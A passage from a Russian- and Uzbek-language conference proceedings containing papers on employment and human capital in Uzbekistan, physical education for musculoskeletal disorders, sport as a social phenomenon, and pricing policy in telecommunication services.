За счет занятости увеличиваются налоги, поступающие в государственный бюджет, что позволяет финансировать социальные расходы. В этом году семейному бизнесу выделено 13 трлн сумов кредитов и 1,5 трлн сумов субсидий. Также существует 37 видов субсидий на сокращение бедности и занятость. Но условия их разделения практически одинаковы для всех, независимо от социально-экономического положения семей, срока окупаемости проекта, поэтому было одобрено предложение о предоставлении кредитов и субсидий каждой бедной семье на основе отдельного подхода. Подчеркивалось, что целесообразно сократить бедность и превратить Министерство занятости в пронародную систему, создать более 100 социальных служб непосредственно в самом микрорайоне. [2]

Согласно опыту развития человеческого капитала, в индексе человеческого капитала в основном учитываются такие показатели, как выживание, образование и здоровье. В первом издании индекса был представлен рейтинг 157 стран. Сингапур, Южная Корея, Япония, Гонконг и Финляндия входят в пятерку наиболее активных стран, инвестирующих в человеческий капитал больше, чем другие. В рейтинг также включены результаты трех стран Центральной Азии - Казахстана на 31 месте, Кыргызстана на 76 месте и Таджикистана на 89 месте. Хидеки Мори, глава представительства Всемирного банка в Узбекистане, сказал: «Правительство Узбекистана признает необходимость государственных инвестиций в развитие человеческого капитала, что имеет решающее значение для экономических преобразований и будущего страны. Мы приветствуем то, что Узбекистан стал первой страной в Центральной Азии, которая присоединилась к остальным 27 странам мира, поддерживающим Проект развития человеческого капитала.[3]. Итак, как видно из этих пунктов, для развития человеческого капитала в Узбекистане разработаны продуманные целевые направления.

Также в нашем регионе создаются объекты за счет фонда привлечения населения к предпринимательству Агентства по развитию добрососедства и предпринимательства. Субсидии в размере до 10-кратной суммы базового расчета выплачиваются на покрытие расходов по оплате аренды арендуемых зданий и сооружений за первые 3 месяца с момента регистрации в качестве индивидуального предпринимателя или государственной регистрации малого предприятия и микрофирмы. Из общей суммы затрат в 5 миллиардов сумов на осуществление предпринимательской деятельности за счет средств государственного фонда поддержки предпринимательской деятельности, в случае кредитов и лизинга коммерческих банков в национальной валюте, процентная ставка по которым не превышает в 1,5 раза основную ставку ЦБ, компенсация предоставляется сроком на три года для покрытия части, превышающей основную ставку, но не более 30% от основной ставки. Сегодня, в условиях усиления конкуренции товаров и услуг на мировом рынке, инновационное развитие экономики развивающихся стран является практически единственным способом максимально снизить технологическую отсталость и обеспечить конкурентоспособность. Успех любой страны в инновационном развитии во многом зависит от того, насколько эффективно она проводит государственную политику в области инноваций и качества формирования человеческого капитала.

Официальный уровень безработицы в нашей стране снизился до 6,8% на начало 2024 года. В 2020 году этот показатель составил 10,5%. К середине 2024 года этот показатель снизился еще больше, достигнув 5,8%. То есть количество безработных за последние несколько лет сократилось с примерно 1,3 млн человек до примерно 876 тыс. человек. Также численность экономически активного населения составляет около 15,1 млн. человек, из которых 94%, или около 14,2 млн. человек, являются занятыми. В настоящее

время уровень заполненности рынка труда в нашей республике хороший, безработица значительно снизилась<sup>57</sup>.

Президент Республики Узбекистан Шавкат Мирзиёев отметил: «Цель – фундаментальное развитие науки, создание системы национальных лабораторий по высокопроизводительным специальностям, коммерциализация научных разработок, повышение престижа науки нашей страны в международных рейтингах, наша главная цель – развитие человеческого капитала в нашей стране».[1], его слова являются еще одним практическим выражением высокого внимания, уделяемого сфере развития человеческих ресурсов.

Постоянно занятое население обеспечивает социальную стабильность, снижает уровень преступности. Занятость вселяет надежду и уверенность в молодежь, а также снижает уровень миграции. Инвестиции в образование и здравоохранение являются важной частью инвестиций в человеческий капитал. Во-первых, по мере развития образования в национальной экономике будут работать работники, имеющие соответствующую профессиональную подготовку, и будет достигнут соответствующий экономический рост. Образование является гарантией экономического роста. Исследования, проведенные ведущими учеными мира, показали, что каждый дополнительный год обучения увеличивает общий доход человека в среднем на 10%. Конечно, внимание к качеству образования также является важным фактором в этом процессе.

Во-вторых, наряду с образованием важно инвестировать и в здравоохранение. Это приводит к снижению заболеваемости и смертности, продлению трудовой жизни человека и одновременно к увеличению рабочего времени человеческого капитала. Интеллектуальный потенциал населения региона будет поднят на высокий уровень, будет достигнуто развитие инновационной деятельности в реальном секторе экономики, удовлетворение потребностей членов общества. Развитие человеческого капитала основано на конкурентоспособной и гибкой системе образования, включающей ведущие высшие учебные заведения мира. Рабочие группы всех высших учебных заведений мира борются за престиж своего учебного заведения, его высокое место в мировом рейтинге.

**В заключение** подчеркнем, высококвалифицированные и квалифицированные кадры являются залогом успеха реформ. Для наших граждан, обладающих всесторонними знаниями и получивших профессию, будет создана возможность работать в любой сфере бизнеса и иметь собственный доход. Ведущим механизмом решения этих вопросов служит деятельность моноцентров, созданных в регионах. Высокий уровень занятости населения является основным залогом благополучия населения и развития экономики регионов. Поэтому повышение занятости населения в регионах за счет создания новых рабочих мест, профессиональной подготовки кадров,

---

<sup>57</sup> Данные Национального статистического комитета Республики Узбекистан. 2024 г

поддержки предпринимательства является эффективным средством повышения доходов населения.

**Использованные источники:**

1. Послание Президента Республики Узбекистан Ш. Мирзиёева Олий Мажлису. 29 декабря 2020 г.
2. Доклад Президента Республики Узбекистан Ш. Мирзиёева на совещании «Вопросы сокращения бедности и занятости». 10 мая 2023 г.
3. Данные Национального статистического комитета Республики Узбекистан. 2024 г.
4. <https://kun.uz/news/2018/10/11/>
5. Rustamovna K. N. The Role and Importance of Medicinal Plants in the Development of the Pharmaceutical Industry //International Journal of Management IT and Engineering. – 2022. – Т. 12. – №. 3. – С. 88-93.
6. Khojakulova N. R. Prospects For Further Development Of Medicinal Plants //International Journal of Innovations in Engineering Research and Technology. – №. 1. – С. 1-8.
7. Юлдашева Ш. А. ЖИЛИЩНО-КОММУНАЛЬНАЯ СИСТЕМА И ЕЕ РОЛЬ В ПОВЫШЕНИИ ЖИЗНЕННЫХ СТАНДАРТОВ //Экономика и социум. – 2020. – №. 12-2 (79). – С. 541-546.
8. Yuldosheva S. UY-JOY KOMMUNAL XO ‘JALIKLARIDA SERVIS XIZMATLARINING O ‘RNI VA ULARNING SAMARADORLIGINI OSHIRISH IMKONIYATLARI //THE INNOVATION ECONOMY. – 2023. – Т. 1. – №. 02. – С. 108-118.
9. Qizi Y. S. A. The role of services in housing and utilities and their opportunities to increase efficiency //ACADEMICIA: AN INTERNATIONAL MULTIDISCIPLINARY RESEARCH JOURNAL. – 2021. – Т. 11. – №. 2. – С. 1313-1319.
10. Гофуров У. А., Юлдашева Ш. А. ОСОБЕННОСТИ ФОРМИРОВАНИЯ И РЕАЛИЗАЦИИ КОНКУРЕНТНЫХ СТРАТЕГИЙ БИЗНЕСА. – 2016.
11. ЮЛДОШЕВА Ш. А. ЭКОНОМИКА И СОЦИУМ //ЭКОНОМИКА. – С. 1158-1165.
12. Anvarqizi Y. S. The Importance of Housing Policy in Uzbekistan in Connection with Innovative Economy //International Journal on Economics, Finance and Sustainable Development. – Т. 4. – №. 3. – С. 127-132.

*Хамитова Р.И.  
студент 2 курса  
СФ УУНиТ  
Волкова Е.А.  
старший преподаватель  
СФ УУНиТ*

## **ОСОБЕННОСТИ ЗАНЯТИЙ ФИЗИЧЕСКОЙ КУЛЬТУРОЙ ПРИ НАРУШЕНИЯХ ОПОРНО-ДВИГАТЕЛЬНОГО АППАРАТА**

***Аннотация:** в статье рассматриваются ключевые функции опорнодвигательного аппарата при выполнении физических упражнений для развития человеческого организма. Основная цель таких инноваций – улучшить качество жизни пациентов, ускорить процесс восстановления и максимально восстановить утраченные функции.*

***Ключевые слова:** опорно-двигательный аппарат, мышцы, физическая культура, физическое развитие, человеческий скелет.*

*Khamitova R.I.  
2nd year student  
SF UUNiT  
Volkova E.A.  
senior lecturer  
SF UUNiT*

## **FEATURES OF PHYSICAL EDUCATION IN PATIENTS WITH DISORDERS OF THE MUSCULOSKELETAL SYSTEM**

***Abstract:** The article discusses the key functions of the musculoskeletal system when performing physical exercises for the development of the human body. The main goal of such innovations is to improve the quality of life of patients, speed up the recovery process and restore lost functions as much as possible.*

***Key words:** musculoskeletal system, muscles, physical culture, physical development, human skeleton.*

Опорно-двигательная система представляет крупнейший комплекс организма, обеспечивающий двигательную активность и поддержание тела в пространстве. Центром этой системы является позвоночник, состоящий из грудного, поясничного, крестцового, и копчикового отделов, а также позвонков шеи. Эта гибкая структура не только служит осью тела, но и защищает спинной мозг, а межпозвоночные диски амортизируют нагрузки при движении. Однако вопреки распространенному мнению, даже при наличии проблем с суставами, мышцами или позвоночником полный отказ от физической активности не является решением – напротив, правильно

подобранные физические нагрузки могут стать важным элементом лечения и профилактики дальнейших осложнений. Грамотно организованные занятия физкультурой способствуют восстановлению нормального обмена веществ, укреплению мышечного корсета, улучшению кровообращения и снятию болевых симптомов, при этом крайне важно учитывать специфику заболевания и строго следовать рекомендациям специалистов по подбору оптимальных видов физической активности.

Опорно-двигательный аппарат – система, включающая в себя комплекс хрящей, мышц, суставов. Развитый мышечный аппарат является ключевой опорой для каждого человека. Очень важно заниматься своим здоровьем, т. к. существуют заболевания, касающиеся опорно-двигательного аппарата. К ним относят артрит, подагра, бурсит, остеопороз и многие другие. Костная ткань со временем теряет стойкость при пассивной активности мышц. Заболевания опорно-двигательного аппарата имеют причины своего возникновения. Можно выделить излишний вес, старческий возраст, неудачные операции и основную фактор – отсутствие физической активности [4, С.39].

Существуют симптомы заболевания опорно-двигательного аппарата, к которым относятся:

- болевые ощущения;
- ограничение подвижности;
- отеки;
- повышение местной температуры тела;
- повышенная усталость;
- хруст во время движения
- лихорадочное состояние;
- частые боли в ногах, а особенно в области стопы [1, С.88].

Не стоит надеяться, что данные симптомы решатся сами собой. Очень важно обратиться к специалисту, который расскажет дальнейший путь лечения с целью избежания серьезных последствий.

Профилактические мероприятия направлены на комплексное укрепление организма и предотвращение различных заболеваний. Нормализация двигательной активности является ключевым аспектом, поскольку недостаток физической нагрузки приводит к ослаблению костно-мышечного аппарата и снижению тонуса сердечно-сосудистой системы. Коррекция ортопедических нарушений и своевременное лечение заболеваний позволяют предотвратить развитие осложнений и хронизации процессов. Особое внимание уделяется устранению воспалительных процессов, так как они могут негативно влиять на общее состояние организма.

Важную роль в профилактике играет контроль массы тела и сбалансированное питание. Избыточный вес создает дополнительную нагрузку на опорно-двигательный аппарат, поэтому его снижение является необходимым условием для поддержания здоровья. Правильное питание обеспечивает организм всеми необходимыми питательными веществами, способствует нормализации обменных процессов и улучшает

кровообращение. При этом рекомендуется придерживаться принципа дробного питания для лучшего усвоения пищи.

Не менее значимыми являются меры по предотвращению травм и качественная реабилитация после их получения. Это включает как физическую профилактику травматизма, так и правильную восстановительную терапию. Отказ от вредных привычек также входит в комплекс профилактических мероприятий, поскольку курение, алкоголь и другие зависимости серьезно подрывают защитные силы организма и негативно влияют на все системы жизнедеятельности.

Одним из главных элементов лечения является физическая культура. Очень важно следить за своей физической формой. Нужно понимать, что полное отсутствие упражнений, а также избыточные нагрузки вредны для нашего тела. Для эффективного лечения заболеваний опорно-двигательного аппарата является лечебная физическая культура. Существует комплекс упражнений, который нацелен на укрепление мышечной ткани и костей [2, С.637].

Студенческий период является критическим этапом в формировании здоровья молодого человека. В этот период происходит существенная перестройка образа жизни, режима дня и характера деятельности. Основными факторами риска для здоровья студентов выступают гиподинамия, несбалансированное питание, хронический стресс, связанный с учебной нагрузкой, а также нарушение режима сна и бодрствования. Данные многочисленных исследований свидетельствуют о том, что более 60% студентов испытывают различные нарушения здоровья, включая невротические расстройства, заболевания опорно-двигательного аппарата и нарушения обмена веществ.

Физическая культура в высших учебных заведениях представляет собой важный компонент системы образования, направленный на укрепление здоровья обучающихся. Однако существующая модель организации физического воспитания часто не соответствует потребностям современных студентов. Формальный подход к проведению занятий, отсутствие индивидуализации нагрузки и недостаточное внимание к интересам обучающихся формируют негативное отношение к физической активности. В результате многие студенты воспринимают физическую культуру исключительно как обязательный предмет, не видя её практической ценности для своего здоровья и будущей профессиональной деятельности [3, С.133].

Мотивационный аспект физического воспитания студентов требует особого внимания со стороны образовательных учреждений. Исследования показывают, что традиционные методы мотивации, основанные на системе оценок и принуждении, не приводят к формированию устойчивых привычек к физической активности. Более эффективными оказываются подходы, учитывающие индивидуальные потребности и интересы студентов, включая возможность выбора видов спорта, формирование командного духа и развитие соревновательной деятельности в приемлемой форме.

Современные тенденции в организации физического воспитания студентов указывают на необходимость трансформации существующей системы. Перспективными направлениями являются внедрение элементов адаптивной физической культуры, развитие студенческого спорта, организация массовых физкультурно-оздоровительных мероприятий и создание комфортной среды для занятий спортом. Важно формировать у студентов осознанное отношение к своему здоровью, развивать навыки самоконтроля и самоорганизации в сфере физической активности, что в перспективе позволит преодолеть негативные тенденции в состоянии здоровья молодого поколения.

Таким образом, физическая подготовка лиц с нарушениями опорно-двигательного аппарата представляет собой комплексный и индивидуально ориентированный процесс, направленный на всестороннее развитие физических качеств и двигательных навыков. Эффективность занятий достигается при условии грамотного сочетания общей и специальной физической подготовки, систематического контроля за функциональными возможностями организма, а также тщательного подбора упражнений с учетом характера заболевания, степени выраженности дефекта и возраста занимающихся. Важным аспектом является постоянное чередование силовых упражнений с упражнениями на расслабление и развитие координации, что позволяет не только улучшать физические показатели, но и способствовать восстановлению нарушенных функций организма, повышению общего уровня здоровья и социализации занимающихся.

#### **Использованные источники:**

1. Егорова С.А. Традиционные и современные средства оздоровительной физической культуры (физическая культура для студентов специальной группы): учебное пособие. – Ставрополь: Агрус, 2021. – 88 с
2. Литвинцева Е. А., Кульчицкий В. Е. Лечебная физическая культура при заболеваниях опорно-двигательного аппарата // Вестник науки. – 2024. – Т. 4. – №. 6 (75). – С. 637-640.
3. Климова Е. М. Лечебная физическая культура при нарушениях опорно-двигательного аппарата // Всероссийский физкультурно-спортивный комплекс «Готов к труду и обороне»: опыт прошлого, взгляд в будущее: сборник научных трудов Всероссийской научно-практической конференции, Елец, 03 июня 2015 года / Под общ. ред. А.А. Шахова. – Елец: Елецкий государственный университет им. И.А. Бунина, 2015. – С. 133-136.
4. Желтов А.А. Сравнение физических качеств, направленных на повышение здоровья // Тенденции развития науки и образования. – 2022. – №86-8. – С. 39-42.

*Хисматуллина З.И.*

*студент 2 курса*

*группы ППО 21*

*СФ УУНУТ*

*Шейко Г.А.*

*старший преподаватель*

*кафедра физвоспитания*

*СФ УУНУТ*

*Россия, Республика Башкортостан*

## **СПОРТ – ОСНОВНОЕ СОЦИАЛЬНОЕ ЯВЛЕНИЕ КУЛЬТУРНОЙ ЖИЗНИ ЧЕЛОВЕКА**

*Аннотация:* в статье рассматривается спорт как основное социально-культурное явление в жизни современного человека, его задачи, свойства и историческое становление.

*Ключевые слова:* спорт, физическая культура, социум, культура, политика, история, социальный институт.

*Hismatullina Z.I.*

*2nd year student*

*groups of PPO 21*

*STF Unit*

*Sheiko G.A.*

*senior lecturer*

*Department of Physical Education of the STF Unit*

*Russia, Republic of Bashkortostan*

## **SPORT IS THE MAIN SOCIAL PHENOMENON OF A PERSON'S CULTURAL LIFE**

*Abstract:* the article examines the impact of physical education on the educational process and the health of students.

*Keywords:* sport, physical culture, society, culture, politics, history, social institution.

В ходе эволюции человеческая цивилизация долгое время экстремально выживала и находилась в состоянии постоянной конкуренции между природой и человеком и, позднее, между человеком и человеком.

Научная новизна статьи о спорте как основном социальном явлении культурной жизни человека заключается в систематизации и анализе многообразных функций спорта в контексте современного общества. В

частности, можно выделить несколько аспектов, которые подчеркивают новизну исследования:

- Мультифункциональность спорта: Статья акцентирует внимание на том, что спорт выполняет не только физическую, но и социальную, культурную, образовательную и экономическую функции. Это комплексный подход позволяет лучше понять роль спорта в общественной жизни.

- Исторический контекст: Упоминание эволюции спорта от древних времен до современности демонстрирует, как менялись его значения и функции на протяжении истории. Это помогает установить взаимосвязь между историческими событиями и состоянием современного общества.

- Интеграция в культурное наследие: Исследование того, как спорт становится частью культурной идентичности, национальных традиций и менталитета, подчеркивает его значимость в формировании общественного сознания и культурных ценностей.

- Влияние на личность: Анализ того, как успехи в спорте формируют личностные качества и моральные ценности, открывает новые горизонты для исследований в области психологии и социологии, показывая, как спорт может влиять на формирование характера и навыков у молодежи.

- Коммуникация и общественная интеграция: Исследование роли спорта в создании социальной общности и развитии коммуникационных навыков среди различных групп населения подчеркивает его значение в процессе социализации и укрепления общественных связей.

- Экономические аспекты: Освещает влияние профессионального спорта на экономику стран, создание рабочих мест и толчок для развития смежных отраслей, что может способствовать дальнейшему изучению спортивной экономики.

Таким образом, научная новизна статьи заключается в объединении исторического, культурного, социального и экономического аспектов, что позволяет наиболее полно отразить роль спорта как основного социального явления в культурной жизни человека. Эта комплексная перспектива может стать основой для дальнейших исследований и обсуждений в междисциплинарной области, включая социологию, психологию, культуру и экономику.

Спорт — средство и метод физического воспитания, основанные на практике конкурентной деятельности и подготовке к ней, в ходе которой сопоставляются и оцениваются возможности человека. С давних времен спорт являлся катализатором культурных, исторических и научных событий.

Спорт действительно отзывается в обществе мощной разносторонней силой. Во всех странах правительство пытается привить своим гражданам привычку занятия спортом, сделать спорт национальным увлечением, которое должно объединить людей вокруг общей цели. Также наполнить своеобразной идеологией, стремлением людей к успеху, к победе. Таким образом в Аргентине футбол стал национально признанным видом спорта.

Статистические исследования говорят о том, что спорт способен адаптировать человека к необходимости систематизировать свой распорядок дня, получить первостепенное понимание устройства жизни и мира, также спорт может проявить себя как социальный лифт. Именно в спортивной деятельности отчетливо можно отследить проявление таких важных для современного общества ценностей, как конкуренция, достижение успеха [2].

Спорт как социокультурное явление содержит ряд актуальных функций:

- образовательная – получение знаний, необходимых для понимания природных и социальных процессов функционирования физической культуры общества и личности, способность их творческого использования для личного и профессионального развития;

- прикладную – повышение специфической физической подготовленности и работоспособности для трудовой деятельности и воинской службы средствами профессионально-прикладной физической культуры;

- спортивную – достижение максимальных результатов в избранном виде спорта;

- рекреативную – организация содержательного досуга;

- оздоровительно-реабилитационная – предупреждение истощения и регенерации временно утерянных функциональных способностей организма [1].

Актуальность - анализируя факторы формирования личности, можно сказать, что спорт является одним из основных элементов социокультурного аспекта социализации человека.

Анализируя факторы формирования личности, можно сказать, что спорт является одним из основных элементов социокультурного аспекта социализации человека. В частности, как форма физической активности и специфически воспитательный фактор, реализующий социальную технологию, с четко организованной системой заранее известных правил и моделей поведения.

Как социальный институт спорт формирует определенные «профессиональные статусы», в которых каждый человек индивидуально, свое место. Спорт воспроизводит определенные стартовые законы формирования личности, подключает индивида к социальным и общественным организациям, формирует определенные социальные взаимосвязи.

Характер спорта способен изменить заложенный строй формирования персональных черт игрока, которые зависят от модели поведения, которую он выбирает в ходе социальных отношениях и игровых ситуаций, которые в свою очередь приближены к поведенческим паттернам в реальной жизни. Спорт как социокультурный идентификатор воссоздает игровую версию культуры, сохраняет и укрепляет механизмы социально-культурной жизни человека, формирует его как социально компетентную личность. Спорт является видом

активной деятельности, в процессе которой решается и вопрос о внешнем масштабе самоопределения и самоутверждения личности. И по этому признаку спорт глубоко проникает в субкультуру в качестве социального института, формируя стили жизни [2].

В настоящее время открываются широкие горизонты для практического определения человека в обществе. Социальный институт спорта в таких условиях возрождается и становится общественно важным явлением. Современная модель спорта дает человеку возможность понять стратегию развития, ощутить реальную конкурентную среду и через эту призму оценить свое место в обществе. Спорт как социокультурное явление использует определенные базовые механизмы человеческого самосознания и самоопределения, располагает специфически воспитательными возможностями и является сферой утверждения и обретения культурно творческого смысла личности [3].

Таким образом спорт обогащает моральное и физическое здоровье человека, играет важную политическую, релаксационную роль и до сих является одним из важнейших социально-культурных явлений в человеческой жизни.

#### **Использованные источники:**

1. Железняк Ю. Д. Теория и методика обучения предмету физическая культура: учеб. пособие. М.: Академия, 2004. 272 с.
2. Савин, Г. Л. Спорт — основное социальное явление культурной жизни человека. Журнал Молодой ученый. — 2021. — № 26 (368). — С. 324-325.
3. Смирнов Н.Г. Физическая культура как фактор социального развития личности в современном российском обществе: Автореф. канд. дис., СПб., 2015.

*Худойназаров С.С.  
“Бухгалтерия ҳисоби ва аудит” кафедраси ассистенти  
Қарши давлат техника университети  
Ўзбекистон*

## **ХИЗМАТЛАР БОЗОРИДА НАРХ СИЁСАТИ**

***Аннотация.** Телекоммуникация хизматлари бозорида рақобатда қутилмаган тадбирни амалга ошириши натижасида бизнес соҳасида янги ривожлантириши йўллари кўрсатиб берилган. Истеъмолчилар ва телекоммуникацион хизмат кўрсатувчилар орасидаги муносабатларни бозор тамойиллари асосида рақамлаштиришнинг бугунги босқичида хизмат кўрсатувчиларнинг хизмат кўрсатиши стратегиясини такомиллаштириши ва шунингдек маркетинг стратегиясини ишлаб чиқишда нарх сиёсатини оптималлаштириши таклиф қилинган.*

***Калим сўзлар:** нарх сиёсати, рақамли иқтисодиёт, телекоммуникация, маркетинг стратегияси, модернизация, телекоммуникация хизматлари, электрон пул, электрон почта маркетинги, электрон банк, электрон хизматлар, электрон тижорат.*

*Khudoynazarov S.  
assistant  
Department of “Accounting and Auditing”  
Karshi State Technical University  
Uzbekistan*

## **PRICE POLICY IN THE SERVICES MARKET**

***Abstract.** As a result of an unexpected development in the competition in the telecommunications market, new ways of developing the business sector have been shown. At the present stage of digitalization of relations between consumers and providers of telecommunication services, based on market principles, it is proposed to improve the service strategy of service providers, as well as optimize pricing policies when developing a marketing strategy.*

***Keywords:** pricing policy, digital economy, telecommunications, marketing strategy, modernization, telecommunication services, electronic money, electronic mail marketing, electronic banking, electronic services, electronic commerce.*

***Кириш.** Мамлакатимизнинг ижтимоий йўналтирилган бозор иқтисодиётини глобаллаштириш ва рақамлаштиришга асосланган ҳозирги сиёсати, хизматлар бозори фаолиятини нарх сиёсатини самарали ташкил қилиш ва иқтисодиётни рақамлаштириш заруриятини келтириб чиқаради.*

*Хизматлар бозорида рақобатда қутилмаган тадбирни амалга ошириши натижасида бизнес соҳасида янги ривожланиш йўллари ортиб бормоқда.*

Истеъмолчилар ва телекоммуникацион хизмат кўрсатувчилар орасидаги муносабатларни бозор тамойиллари асосида рақамлаштиришнинг бугунги босқичида хизмат кўрсатувчиларнинг хизмат кўрсатиш стратегиясини такомиллаштириш, шунингдек маркетинг стратегиясини ишлаб чиқишда нарх сиёсатини оптималлаштириш мақсадга мувофиқдир.

Хизмат кўрсатиш корхоналарини ривожлантириш бўйича иқтисодий салоҳиятини ҳисобга олган ҳолда маркетинг стратегиясини шакллантириш ва уни амалда қўллаш механизмларини ишлаб чиқишга нисбатан нарх сиёсати бўйича методологик ёндошувларни ишлаб чиқиш иқтисодий ислохотларнинг ҳозирги босқичида ўта муҳим илмий ва амалий аҳамият касб этади.

Бозор иқтисодиётининг замонавий талаблари корхонанинг кўп сонли хом ашё ва материаллар етказиб берувчилар билан, масалан, ҳудудий жойлашувидан қатъи назар, ўз бренди шахсий савдо маркаси (ШСМ) остида маҳсулот ишлаб чиқариш учун ҳамкорлигини белгилайди. Ҳар йили учинчи шахслар томонидан тақдим этиладиган аутсорсинг ва бошқа хизматлардан фойдаланиш кенгаймоқда [1]. Буларнинг барчаси ўз товар ва хизматларининг рақобатбардошлигини оширишга имкон беради (масалан, агар савдо тармоғи ўз брендига эга бўлса), уларнинг нархини пасайтириш ва сифатини ошириш. Охир оқибат, муваффақиятнинг ҳал қилувчи омилларидан бири бўлган етказиб берувчиларнинг кенг доирасини танлаш қобилиятидир [2].

**Тадқиқот методлари.** Кўпгина харидорлар, айниқса давом этаётган иқтисодий инқироз шароитида, энг арзон товарларни қидирмоқдалар, бу эса сотувчилардан мослашувчан нарх тизимини қўллашни талаб қилади. Юқори рақобат шароитида сотувчи учун, масалан, имитация (симуляция) усулидан фойдаланган ҳолда доимий мониторинг ва баҳолашни талаб қиладиган нарх рисклари пайдо бўлиши мумкин. А.В. Лактионов, нарх рискларини олдини олиш, суғурта қилиш, камайтириш ва зарарсизлантириш мумкинлигини, бунинг учун хеджингни ўтказиш кераклигини таъкидлайди [3]. В.Н. Тканко лойқа тўпламлар хавфини ҳисоблаш формуласини модернизация қилди ва уни маркетингни ривожлантириш моделини амалга ошириш шартларига мослаштирди [4]. Л.М. Филипишина нарх хавфини бутун корхонанинг нарх сиёсати нуқтаи назаридан кўриб чиқди ва нарх хавфини минималлаштириш учун самарали нарх белгилаш усулларини таклиф қилди. Чакана савдо корхонаси даражасида нарх белгилаш жараёнини бошқариш самарадорлигини ошириш мақсадида нархлар таснифини такомиллаштирди. Янги таснифлаш хусусияти жорий этилди - "хавф даражасига кўра", унинг контекстида қуйидагилар таъкидланган [5]:

- хавф-хатарсиз нарх;
- минимал хавф даражасига эга нарх;
- қабул қилинган хавф даражаси билан нарх;
- қабул қилиб бўлмайдиган даражадаги хавф билан нарх.

Тадқиқотлар асосида Л.М. Филипишина корхонанинг нарх сиёсати билан боғлиқ рискларни минималлаштиришнинг қуйидаги усулларини таклиф қилди:

-нарх сиёсатини ишлаб чиқишда иштирок этувчи кадрлар малакасини оширишнинг доимий тизимини ташкил этиш;

-самарали нарх қарорларини қабул қилиш технологиялари ва тартибларини ишлаб чиқиш;

-иқтисодий асосланган нарх сиёсатини ишлаб чиқишнинг ахборот тизимини шакллантириш методологияси ва тартибларини шакллантириш;

-савдо маржаси даражасини ва сотиш нархларини мослаштириш тизимини ишлаб чиқиш.

Н.В. Апатова томонидан кўрсатилгандек [6] интернетда янги нарх тамойиллари жорий этилди, бу виртуал тадбиркорга ҳатто инқироз даврида ҳам мослашувчан нарх сиёсатини амалга ошириш имконини беради.

Ундаги корхона фаолиятини амалга оширишда компьютер тармоғи маълум бир бозор таклиф этаётган шарт-шароитларни таққослаш асосида нарх белгилаш учун аукцион моделидан фойдаланиш имконини беради [7]. Шу муносабат билан биз янги технологияларни таклиф қилиш нуқтаи назаридан компьютер тармоғининг мулкига асосланган тамойилларни ажратиб кўрсатишимиз мумкин:

-фойда олиш;

-харажатлар, ҳажм, тарқатиш усули ва логистикага қараб табақалаштирилган нархлаш.

Бозорда сотувчи ва харидорнинг жисмоний мавжудлиги шароитида айирбошлаш фактини (Товар - Пул) амалга ошириш учун сотувчи савдо нуқтаси ишини ташкил қилиши керак. Савдо нуқтаси товарни топиши, уни ўзи учун қимматли эканлигини аниқлаши ва нарх, сифат ёки бошқа мезонларга кўра унинг сўровларига мос келиши, шу жумладан савдо нуқтасидаги хизматдан қониқиши, танлаш ва сотиб олиши керак.

Хатарнинг охириги тури ҳам корхонанинг нарх сиёсати билан боғлиқ, шунинг учун уни мустақил деб ҳисоблаш мақсадга мувофиқдир. Корхоналарнинг ахборот тизимларидан фойдаланиш жараёнида юзага келадиган хавфларни Н.Г. Георгиади [8], бошқарув қарорларини қабул қилишни ахборот билан таъминлаш масалалари С.Я. Салига [9], Г.В. Теплинский [10], турли ахборот ресурсларидан фойдаланиш ва иқтисодий ахборотни қайта ишлаш билан боғлиқ хавфларни И.А. Киселева ва С.О. [11], О.Л. Цветкова [12] хавфнинг асосий манбаи инсон омилидир деб таъкидлайди. Тизимнинг ишлаши давомида хавфлар юзага келади, биринчи навбатда:

-техник носозликлар;

-иш жадвалини бузиш;

-тизимнинг алоҳида элементларига маҳаллий аралашувлар.

**Натижа ва муҳокама.** Маркетинг стратегияси турли тоифадаги истеъмолчилар учун таклиф қийматини фарқлашга асосланади, бунда уларнинг товарлари ва жараёнларидан қониқиш ҳосил бўлади. Нарх сиёсатига а ташқи омиллар ҳам таъсир қилади. Масалан ахборотни қайта ишлаш ва узатишнинг техник воситаларининг бозор нархлари даражаси, ахборотлаштиришни ҳуқуқий таъминлаш шартлари, солиққа тортиш даражаси, ахборот маҳсулотлари бозоридаги инновациялар. Турли даражадаги иқтисодий тизимларни мониторинг қилиш муаммолари В.К. Галицин [15], таваккалчиликнинг асосий сабаблари ноаниқлик ва зиддият каби тизимларнинг хоссалари бўлса, ахборот хатарларининг ташқи сабаблари эса бирламчи манбаларнинг етарлича аниқ эмаслиги ва ахборот олишнинг юқори нархлигидадир.

Бозор иқтисодиёти шароитида маркетинг функцияси товар ва хизматларга бўлган талаб ва таклифнинг самарали мутаносиблигини таъминлаш мақсадида эркин ва рақобатли айирбошлашни ташкил қилишдан иборатдир. Бу мутаносиблик ўз-ўзидан вужудга келмайди ва қуйидагиларни талаб қилади:

- моддий айирбошлашни ёки, бошқача қилиб айтганда, товарларнинг ишлаб чиқариш ва истеъмолчи ўртасидаги жисмоний ҳаракатни ташкил қилиш;
- коммуникацияларни ташкил қилиш, яъни талаб ва таклифнинг самарали мутаносиблигини таъминлаш мақсадида айирбошлашдан аввал юз берувчи, айирбошлаш билан бир пайтда юз берувчи ва унга эргашувчи ахборот оқимини ташкил қилиш.

**Хулоса.** Шундай қилиб, стратегик маркетингнинг роли корхона манфаатли иқтисодий имкониятларга йўналтириш, яъни унинг "ноу-хау" ва ресурсларига мос келадиган, унинг ўсиш ва рентабеллик салоҳиятини таъминловчи имкониятларга йўналтиришдан иборат. Стратегик маркетинг жараёни ўрта ва узоқ муддатли истиқболларга эгадир. Унинг вазифаси корхона миссиясини аниқлаш, мақсадларни белгилаш, ўсиш стратегиясини ишлаб чиқиш ва товар портфелининг мувозанатланган тузилмасини таъминлашдан иборатдир.

Маркетингнинг жамиятдаги роли сотувчилар билан харидорлар ўртасида айирбошлаш ва коммуникацияни ташкил қилишдан иборат. Мазкур таърифда айирбошлаш жараёнининг мақсадидан қатъий назар маркетингнинг вазифа ва функцияларига алоҳида эътибор берилади. Бундай ифодаланган таъриф тижорат фаолиятига ҳам, нотижорат фаолиятига ҳам тўғри келиши мумкин.

#### **Использованные источники:**

1. Wieland, A. The influence of relational competencies on supply chain resilience: a relational view / A. Wieland, C.M. Wallenburg // International Journal of Physical Distribution & Logistics Management. – 2013. – Vol. 43, No. 4, – pp. 300-320.

2. Oliver, R.K. Supply-chain management: logistics catches up with strategy / R.K. Oliver, M.D. Webber // In Christopher, M. Logistics: The Strategic Issues. – London: Chapman Hall. – 1982. – pp. 63–75
